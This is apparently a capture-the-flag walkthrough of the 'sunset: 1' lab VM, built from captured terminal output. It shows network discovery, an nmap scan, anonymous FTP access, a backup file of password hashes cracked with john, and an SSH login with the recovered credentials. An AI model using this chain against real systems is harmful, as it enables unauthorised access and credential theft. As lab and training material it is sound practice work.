

sunset: 1

```
root@kali:~# netdiscover -r 10.0.2.0/24
```




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 240
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 10.0.2.1        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.2        52:54:00:12:35:00      1      60  Unknown vendor
 10.0.2.3        08:00:27:0e:8f:6c      1      60  PCS Systemtechnik GmbH
 10.0.2.59       08:00:27:c5:69:55      1      60  PCS Systemtechnik GmbH
```

```
root@kali:~# nmap dawn.local -p- -A -sC -sV -oA pwn/sunset/
```




```
root@kali:~# nmap sunset.local -p- -A -sC -sV -oA pwn/sunset/
Starting Nmap 7.70 ( https://nmap.org ) at 2019-09-15 10:18 EDT
Nmap scan report for sunset.local (10.0.2.59)
Host is up (0.00023s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
21/tcp open  ftp     pyftpdlib 1.5.5
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--   1 root     root         1062 Jul 29 00:00 backup
| ftp-syst:
|   STAT:
| FTP server status:
|  Connected to: 10.0.2.59:21
|  Waiting for username.
|  TYPE: ASCII; STRUcture: File; MODE: Stream
|  Data connection closed.
|_End of status.
22/tcp open  ssh     OpenSSH 7.9p1 Debian 10 (protocol 2.0)
| ssh-hostkey:
|   2048 71:bd:fa:c5:8c:88:7c:22:14:c4:20:03:32:36:05:d6 (RSA)
|   256 35:92:8e:16:43:0c:39:88:8e:83:0d:e2:2c:a4:65:91 (ECDSA)
|_  256 45:c5:40:14:49:cf:80:3c:41:4f:bb:22:6c:80:1e:fe (ED25519)
MAC Address: 08:00:27:C5:69:55 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

guest login ok




```
root@kali:~# ftp
ftp> sunset.local
?Invalid command
ftp> open
(to) sunset.local
Connected to sunset.local.
220 pyftpdlib 1.5.5 ready.
Name (sunset.local:root): anonymous
331 Username ok, send password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

Backup file




```
ftp> dir
200 Active data connection established.
125 Data connection already open. Transfer starting.
-rw-r--r--   1 root     root         1062 Jul 29 00:00 backup
226 Transfer complete.
ftp> 
```

Creds from backup




```
root@kali:~/pwn/sunset# cat backup
CREDENTIALS:

office:$6$$9ZYTy.VI0M7cG9tVcPl.QZZi2XHOUZ9hLsiCr/avWTajSPHqws7.75I9ZjP4HwLN3Gvio5To4gjBdeDGzhq.X.

datacenter:$6$$3QW/J40lV3naFDbhuksxRXLrkR6iKo4gh.Zx1RfZC2OINKMiJ/6Ffyl33OFtBvCI7S4N1b8vlDylF2hG2N0NN/

sky:$6$$Ny8IwgIPYq5pHGZqyIXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw8PUeyzJszcwfH0qepG0

sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/
space:$6$$4NccGQWPfiyfGKHgyhJBgiad0lP/FM4.QwllyIWP28ABx.YuOsiRaiKKU.4A1HKs9XLXtq8qFuC3W6SCE4Ltx/
```

cut -d “:” -f2, delimiter is `:`, display results after delimeter
awk “NF”, remove empty line above office
tr -d “ ”, remove empty line between sentences




```
root@kali:~/pwn/sunset# cat backup | cut -d ":" -f2 | awk "NF" | tr -d " "
$6$$9ZYTy.VI0M7cG9tVcPl.QZZi2XHOUZ9hLsiCr/avWTajSPHqws7.75I9ZjP4HwLN3Gvio5To4gjBdeDGzhq.X.
$6$$3QW/J40lV3naFDbhuksxRXLrkR6iKo4gh.Zx1RfZC2OINKMiJ/6Ffyl33OFtBvCI7S4N1b8vlDylF2hG2N0NN/
$6$$Ny8IwgIPYq5pHGZqyIXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw8PUeyzJszcwfH0qepG0
$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/
$6$$4NccGQWPfiyfGKHgyhJBgiad0lP/FM4.QwllyIWP28ABx.YuOsiRaiKKU.4A1HKs9XLXtq8qFuC3W6SCE4Ltx/
```

grep -v ‘CREDENTIALS’ - remove credential word tr -d ‘ ’ - remove empty space




```
root@kali:~/pwn/sunset# cat backup | grep -v 'CREDENTIALS' | tr -d ' '
office:$6$$9ZYTy.VI0M7cG9tVcPl.QZZi2XHOUZ9hLsiCr/avWTajSPHqws7.75I9ZjP4HwLN3Gvio5To4gjBdeDGzhq.X.
datacenter:$6$$3QW/J4OlV3naFDbhuksxRXLrkR6iKo4gh.Zx1RfZC2OINKMiJ/6Ffyl33OFtBvCI7S4N1b8vlDylF2hG2N0NN/
sky:$6$$Ny8IwgIPYq5pHGZqyIXmoVRRmWydH7u2JbaTo.H2kNG7hFtR.pZb94.HjeTK1MLyBxw8PUeyzJszcwfH0qepG0
sunset:$6$406THujdibTNu./R$NzquK0QRsbAUUSrHcpR2QrrlU3fA/SJo7sPDPbP3xcCR/lpbgMXS67Y27KtgLZAcJq9KZpEKEqBHFLzFSZ9bo/
space:$6$$4NccGQWPfiyfGKHgyhJBgiadOlP/FM4.QwllyIWP28ABx.YuOsiRaiKKU.4A1HKs9XLXtq8qFuC3W6SCE4Ltx/
root@kali:~/pwn/sunset# 
```

Cracked password:




```
root@kali:~/pwn/sunset# john --show myhash.txt
sky:sky
sunset:cheer14
space:space
```

Seems that we can only use sunset:cheer14 for ssh login




```
root@kali:~/pwn/sunset# ssh sunset@sunset.local
sunset@sunset.local's password:
Permission denied, please try again.
sunset@sunset.local's password:
Linux sunset 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5+deb10u1 (2019-07-19) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun Sep 15 10:52:27 2019 from 10.0.2.57
sunset@sunset:~$ 
```

Flag for user:



